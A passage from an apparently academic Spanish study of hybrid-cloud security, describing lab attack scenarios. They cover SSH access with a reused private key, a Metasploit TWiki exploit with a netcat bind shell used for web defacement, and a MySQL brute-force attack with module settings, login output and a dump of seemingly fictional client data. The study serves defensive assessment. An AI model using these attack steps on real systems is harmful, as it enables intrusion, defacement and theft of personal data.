


Fig. 18. Conexión a instancia 10.2.0.102 (IP local).




Fig. 19. Conexión a instancia 172.24.4.26 (IP Flotante).

Acceso no autorizado a nube pública a través de clave privada

El resto de información sensible a la que quería acceder el usuario malintencionado se encontraba en la nube pública en el servidor de archivos, y conociendo que la llave privada era la misma para acceder a la nube pública, igualmente con la herramienta «nmap» procedió a realizar el escaneo de puertos para garantizar la conexión por SSH a la instancia de la nube pública (Fig. 20).




Fig. 20. Escaneo Nmap a Nube.

El usuario malintencionado procedió a realizar la conexión vía SSH a través de la consola mediante el comando *"ssh -i KeyPrivate.pem ubuntu@10.2.0.102"*, evidenciando una conexión exitosa como era lo esperado (Fig. 21); del mismo modo pudo comprobar que no todos los archivos estaban cifrados.




Fig. 21. Conexión a instancia 172.24.4.132.

Finalmente, la información de clientes especiales con accesos y elementos sensibles fue permeada por el usuario malintencionado, puesto que en el sistema de gestión de seguridad de la información de la organización no estaba claro el proceso de cifrar la información, lo que conllevó a una violación de seguridad y privacidad a información confidencial de clientes (Fig. 22, Fig. 23). Conjuntamente, fue agregado un archivo infectado que podrá dañar el sistema en cualquier momento.




Fig. 22. Ficheros con información sensible en servidor Nube.




Fig. 23. Acceso no autorizado a información.

Conclusión

El acceso no autorizado al servidor de archivos presente en los servicios de nube híbrida representa un desafío importante en la organización a implementar medidas que contrarresten eventos o incidentes de seguridad. Así mismo, al no haber tráfico inusual o sospechoso, no se generaron alarmas o alertas inmediatas asociadas a una fuga de datos o acceso no autorizados.

El escenario posible de pruebas evidenció el cifrado deficiente y confirmó la importancia de fortalecer una auditoria en la nube híbrida a nivel de seguridad en diferentes aspectos, especialmente en los accesos no autorizados, puesto que, exponer información confidencial en diferentes entornos de nube sin todas las medidas de protección como accesos de autenticación de identidad o cifrados efectivos, representa un inminente riesgo que puede ser materializado ante una vulnerabilidad latente que será aprovechada por una amenaza.

Escenario posible de pruebas 2

Vulnerabilidad: Rotura de conectividad

Amenaza: Empleados descontentos

Riesgo: Privacidad e integridad de la información

Medida de protección: Autenticación de identidad, control de ataques basados en red

Una organización cuenta con un Anti DDoS para detener solicitudes que pueden desbordar las publicaciones Web desde tráfico remoto (internet) y un monitoreo que alerta accesos concurrentes al servidor Web Apache; no obstante, para compartir información interna a los empleados se tiene configurada una intranet en el servidor Web que no está publicada en internet por lo que no hay automitigación desde el servicio Anti DDoS en caso de ataque interno. Los servicios Web están configurados en el servidor Web de la nube pública para tener mayor escalabilidad con el proveedor. A través de un ataque interno es posible explotar una vulnerabilidad para obtener acceso interno al servicio y ganar una Shell de comandos y así atacar el servicio Web Apache de la intranet mediante un ataque Defacement. El desarrollador por error en la configuración dejó vulnerable el sitio implementado en la nube pública y la página Web está en HTML (Fig. 24) sin seguridad avanzada en el sitio y expuesta por el puerto 80 mediante la URL http://www.msi-itm.com a la red privada de la organización.

```
root@ubuntu:/var/www/html# cat index.html
<!DOCTYPE html>
<html>
        <head>
                <title>SERVER NUBE</title>
        </head>
<body text="#DC143C">
        <h1>PROCEDIMIENTO INTERNO</h1>
        <h3>Solo Personal Autorizado</h3>
                <p>El contenido de este sitio Web esta sujeto a las condiciones
contractuales.</p>
                <p>Se sugiere abstenerse de utilizar este sitio Web si no cumple
 con las politicas de privacidad condicionadas por el SGSI de la empresa. </p>
<marquee direction="left"><font face =" arial black" size="5" color="black">
...ADVERTENCIA...</font></marquee>
<hr>
<marquee direction="rigth"><img src="images/2.png" alt"paisaje 1"
</hr>
</body>
</html>
```

Fig. 24. Código HTML de servicio Web.

El servidor Web está publicado la nube pública, pero la intranet solo tiene acceso desde la red privada para compartir información a los empleados según su rol en la organización (Fig. 25), y así tener la disponibilidad de la información corporativa que corresponda, respetando el procedimiento interno.

Fig. 25. Página Web.

Un empleado descontento con la organización y con conocimientos de hacking buscó las vulnerabilidades del sitio Web del protocolo HTTP desde un equipo presente en la nube privada y procedió a explotar una de ellas (TWiki) mediante MSFconsole[5] con el módulo «unix/webapp/twiki_history», configurando los parámetros del servidor víctima:

[5] MSFconsole, interfaz para Metasploit Framework que permite escanear, explotar vulnerabilidades y/o recopilar datos de un destino objetivo.

RHOST: 172.24.4.132

RPORT: 80

LHOST: 10.1.0.224

LPORT: 4444

PAYLOAD: cmd/unix/bind_netcat

Posteriormente, procedió con la ejecución del ataque (exploit -j), ganando la consola del servidor objetivo mediante meterpreter (Fig. 26, Fig. 27) y realizar modificaciones al sitio Web.




Fig. 26. Exploit ejecutado en el servidor Nube.




Fig. 27. Sesión abierta mediante meterpreter.

El empleado descontento al estar dentro de la consola del servidor Nube con dirección IP 172.24.4.132, procedió a buscar la configuración del servidor Web Apache de la intranet (Fig. 28) y así modificar el código fuente HTML cambiando la información publicada para confundir a los empleados y generar molestia a nivel de organización al momento de ingresar al sitio Web, resultando exitoso la explotación de vulnerabilidad y el ataque Defacement.

```
File  Actions  Edit  View  Help
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > cat /etc/hostname
ubuntu
meterpreter > pwd
/var/www/twiki/bin
meterpreter > pwd
/
meterpreter > cd var/www/html/
meterpreter > cat index.html
<!DOCTYPE html>
<html>
        <head>
                <title>SERVER NUBE</title>
        </head>
<body text="#DC143C">
        <h1>PROCEDIMIENTO INTERNO</h1>
        <h3>Solo Personal Autorizado</h3>
                <p>El contenido de este sitio Web esta sujeto a las condicion
es contractuales.</p>
                <p>Se sugiere abstenerse de utilizar este sitio Web si no cum
ple con las politicas de privacidad condicionadas por el SGSI de la empresa.
</p>
<marquee direction="left"><font face =" arial black" size="5" color="black">
 ... ADVERTENCIA ... </font></marquee>
<hr>
<marquee direction="rigth"><img src="images/2.png" alt"paisaje 1">
<hr>
</body>
</html>
```

Fig. 28. Código HTML servidor Web.




Fig. 29. Web Defacement a servidor Nube.

Conclusión

Debido a la vulnerabilidad del servidor Web apache en la nube pública, el atacante encontró un backdoor desde la nube privada para ganar acceso por consola y así realizó este tipo de ataque que se considera un Web Defacement, dado que comprometió la página Web cambiando y modificando el contenido del servidor.

Al tener una herramienta de protección que no esté parametrizada de manera correcta será inservible para amenazas internas para este caso, además de que no se registraron sesiones concurrentes tampoco será efectivo el monitoreo de sesiones. Asimismo, los proveedores de nube se enfocan mayormente en la seguridad del entorno y los administradores en la arquitectura desplegada, lo que indica la importancia de la organización a revisar sus esquemas de seguridad. Este escenario mostró que la organización no tuvo en cuenta los riesgos asociados a la interoperabilidad de ambos entornos que conviven como una nube híbrida, evidenciando un potencial riesgo ante ataque interno porque al ser tráfico conocido no se activará ninguna alerta.

Escenario posible de pruebas 3

Vulnerabilidad: Gestión descentralizada de identidad

Amenaza: Fuerza bruta

Riesgo: Descubrir y clasificar datos confidenciales residentes en la nube pública, fuga de datos

Medida de protección: Gestión de seguridad, evaluación de riesgos

Un sistema de gestión de bases de datos MySQL (versión 8.0.30) está implementado en un servidor de bases de datos en la nube pública con dirección IP 172.24.4.132, puerto 3306 (Fig. 30).

La base de datos cuenta con una tabla que contiene información personal de clientes especiales de la organización y solo es accedida por los DBA o los ejecutivos de cuentas para sus ofertas comerciales según las políticas internas, las credenciales de acceso tienen políticas comunes para todos y son de administrador.

La organización cuenta con un sistema de gestión de seguridad de la información el cual indica que solo los usuarios con los roles descritos pueden acceder a la base de datos, además de que un tercero o un proveedor se podrá conectar cuando se requiera soporte de aplicativos, pero se deberá controlar y supervisar los accesos para evitar un riesgo, y, en caso de ser necesario se realizará una evaluación de lo sucedido.

Un agente de soporte externo fue requerido por la organización para brindar soporte remoto de un aplicativo especifico contenido en el servidor de base de datos, puesto que la organización contrata horas experto de sus proveedores. Este agente de soporte quiso captar información importante para su beneficio porque sabía que realizaría sus labores en el servidor de bases de datos; como la organización solo le suministró un usuario de lectura a través de una VPN hacia el servidor, entonces decidió realizar un escaneo de puertos para visualizar los puertos abiertos y vulnerables del servidor aprovechando que contaba con direccionamiento del rango privado, encontrando el puerto 3306

expuesto para el servicio MySQL con una versión vulnerable y así ejecutar un ataque de fuerza bruta para obtener credenciales de administrador para acceso total a la base de datos.

El agente de soporte utilizó la herramienta MSFconsole con el módulo «scanner/mysql/mysql_login» y configuró los parámetros del servidor víctima (Fig. 31) agregando un listado de credenciales comunes que tenía en su poder por anteriores asistencias a diferentes aplicativos en dicho servidor:

LHOST: 10.1.0.224 (Atacante)

RHOST: 172.24.4.132 (servidor en la nube pública)

USER_FILE: Archivo txt creado con listado de usuarios comunes para la organización.

PASS_FILE: Archivo txt creado con listado de contraseñas comunes para la organización.

El agente de soporte procedió a ejecutar el exploit (Fig. 32) para intentar acceder con las posibles combinaciones del listado, lo cual resultó exitoso encontrando las credenciales correctas de la base de datos y obtenido la información sensible de los contratos más importantes de la organización (Fig. 33), afectando a los implicados en temas legales por la privacidad de los datos. Como los usuarios con acceso a las bases de datos contaban con permisos totales, no fue necesario buscar diferentes credenciales y el ataque se efectuó de manera sencilla, mostrando una gestión de identidad no controlada, lo que indica que no sirve una evaluación de riesgos para defender la información perdida porque la base de datos tenía información detallada de los clientes más importantes como su información de contacto, los documentos contractuales, costos, entre otros.





Fig. 30. Base de datos MySQL.

```
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 172.24.4.132
RHOSTS ⇒ 192.168.1.85
msf6 auxiliary(scanner/mysql/mysql_login) > set PASS_FILE /home/kali/Desktop/passwords.txt
PASS_FILE ⇒ /home/kali/Desktop/passwords.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set USER_FILE /home/kali/Desktop/users.txt
USER_FILE ⇒ /home/kali/Desktop/users.txt
msf6 auxiliary(scanner/mysql/mysql_login) > options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting                  Required  Description
   ----              ---------------                  --------  -----------
   BLANK_PASSWORDS   true                             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                            no        Try each user/password couple stored in
   DB_ALL_PASS       false                            no        Add all passwords in the current databas
   DB_ALL_USERS      false                            no        Add all users in the current database to
   DB_SKIP_EXISTING  none                             no        Skip existing credentials stored in the
   PASSWORD                                           no        A specific password to authenticate with
   PASS_FILE         /home/kali/Desktop/passwords.txt no        File containing passwords, one per line
   Proxies                                            no        A proxy chain of format type:host:port[,
   RHOSTS            172.24.4.132                     yes       The target host(s), see https://github.c
   RPORT             3306                             yes       The target port (TCP)
   STOP_ON_SUCCESS   false                            yes       Stop guessing when a credential works fo
   THREADS           1                                yes       The number of concurrent threads (max on
   USERNAME                                           no        A specific username to authenticate as
   USERPASS_FILE                                      no        File containing users and passwords sepa
   USER_AS_PASS      false                            no        Try the username as the password for all
   USER_FILE         /home/kali/Desktop/users.txt     no        File containing usernames, one per line
   VERBOSE           true                             yes       Whether to print output for all attempts
```

Fig. 31. Parámetros ataque fuerza bruta.

```
msf6 auxiliary(scanner/mysql/mysql_login) > exploit

[+] 172.24.4.132:3306     - 172.24.4.132:3306 - Found remote MySQL version 8.0.30
[!] 172.24.4.132:3306     - No active DB -- Credential data will not be saved!
[-] 172.24.4.132:3306     - 172.24.4.132:3306 - LOGIN FAILED: admin:admin (Incorrect: -WRONGPASS invalid username-password pair)
[-] 172.24.4.132:3306     - 172.24.4.132:3306 - LOGIN FAILED: admin:root (Incorrect: -WRONGPASS invalid username-password pair)
[-] 172.24.4.132:3306     - 172.24.4.132:3306 - LOGIN FAILED: admin:stack (Incorrect: -WRONGPASS invalid username-password pair)
[-] 172.24.4.132:3306     - 172.24.4.132:3306 - LOGIN FAILED: stack:admin (Incorrect: -WRONGPASS invalid username-password pair)
[-] 172.24.4.132:3306     - 172.24.4.132:3306 - LOGIN FAILED: stack:root (Incorrect: -WRONGPASS invalid username-password pair)
[+] 172.24.4.132:3306     - 172.24.4.132:3306 - Login Successful: stack:stack (Successful: +OK)
[*] 172.24.4.132:3306     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Fig. 32. Exploit satisfactorio.



```
┌──(kali㉿kali)-[~]
└─$ mysql -h 172.24.4.132 -u stack -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 153
Server version: 8.0.30-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> use ClientesEspeciales
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [ClientesEspeciales]> show tables;
+-------------------------------+
| Tables_in_ClientesEspeciales |
+-------------------------------+
| Datos sensibles              |
+-------------------------------+
1 row in set (0.001 sec)

MySQL [ClientesEspeciales]> SELECT * FROM `Datos sensibles`
    -> ;
+------------+---------------+---------------------+------------+----------------+-----------------------------------+
| ID Cliente | Nombre        | Correo Electrónico  | Teléfono   | Valor Contrato | Descripción Contrato              |
+------------+---------------+---------------------+------------+----------------+-----------------------------------+
|          1 | Oliver Jake   | oliver@abc.com      | 1231234567 | $1000 USD      | Cableado estructurado             |
|          2 | Jack Connor   | jack@def.com        | 1233456789 | $500 USD       | Suministros electrónicos          |
|          4 | Charlie kyle  | charlie@ghi@com     | 1239876543 | $1550 USD      | Soporte técnico                   |
|          5 | Harry Callum  | harry@jkl.com       | 1233652010 | $1300 USD      | Soporte remoto                    |
|          6 | Thomas Joe    | thomas@mno.com      | 1239875401 | $600 USD       | Licenciamiento de software        |
|          7 | George Reece  | george@pqr.com      | 1233113745 | $2150 USD      | Soporte en sitio 7×24             |
|          8 | Oscar Rhys    | oscar@stu.com       | 1233122630 | $3200 USD      | Soporte en sitio 7×24 - Software  |
|          9 | James Charlie | james@vwx.com       | 1233712631 | $500 USD       | Suministros electrónicos          |
|         10 | William Damian | william@yza.com    | 1239638574 | $2000 USD      | Soporte remoto y suministros      |
|         11 | Noah James    | noah@bcd.com        | 1233045485 | $1550 USD      | Soporte en sitio                  |
```

Fig. 33. Ataque de fuerza bruta exitoso.

Conclusión

A pesar de tener una gestión de identidad y un protocolo de evaluación de riesgos, se demostró que cuando no están centralizadas las políticas de seguridad y de accesos por roles y privilegios, el ataque de fuerza bruta es un método efectivo ya que consta de prueba y error que no emplea estrategia intelectual para descifrar credenciales, por lo tanto, la información sensible almacenada en la nube pública sin cifrados o monitoreo que alerte cualquier ingreso, facilita una fuga de información porque en la interoperabilidad de la nube híbrida fluye cantidad de tráfico que es difícil de tildar como sospechoso, y esto puede afectar la reputación de la organización principalmente cuando el servicio que depende de un proveedor de nube no está totalmente blindado con medidas efectivas.

3.3 Fase 3: Metodología propuesta

Partiendo de las pruebas en los diferentes escenarios propuestos en la fase anterior enfocados en la computación en la nube hibrida, se pudo establecer que las medidas y controles de protección en cuanto a seguridad, privacidad y comunes seleccionados durante la primera fase no son necesariamente eficaces ante los riesgos estudiados, ya que no se tienen en cuenta diferentes factores relacionados con la seguridad y privacidad de la información en la interoperabilidad de la nube híbrida. No obstante, si se tiene un conjunto de elementos estructurales que permitan evaluar el estado de seguridad y privacidad de la información, a partir de factores de riesgos detectados cuando una organización convive en un entorno de nube híbrida, se podrán tomar acciones importantes para salvaguardar en gran medida el activo más importante, "la información".

Lo anterior, conllevó a la construcción de una metodología de evaluación tomando elementos planteados en la norma ISO 27001, que permitió identificar los controles organizacionales más relevantes que no están correctamente estructurados.

3.3.1 Etapas de la metodología de evaluación

Se planteó un proceso compuesto por cuatro etapas:

- Identificación
- Análisis
- Evaluación
- Estrategias

Al culminar el desarrollo de las etapas, se podrá observar de manera general el nivel de seguridad y privacidad de la información presente en el entorno híbrido de la organización, y qué estrategias se pueden utilizar para fortalecer o implementar este nivel de seguridad; no obstante, a pesar de que en cada caso el resultado será distinto, al final el objetivo es el mismo: preservar la seguridad y privacidad de la información en la interoperabilidad de la nube híbrida.

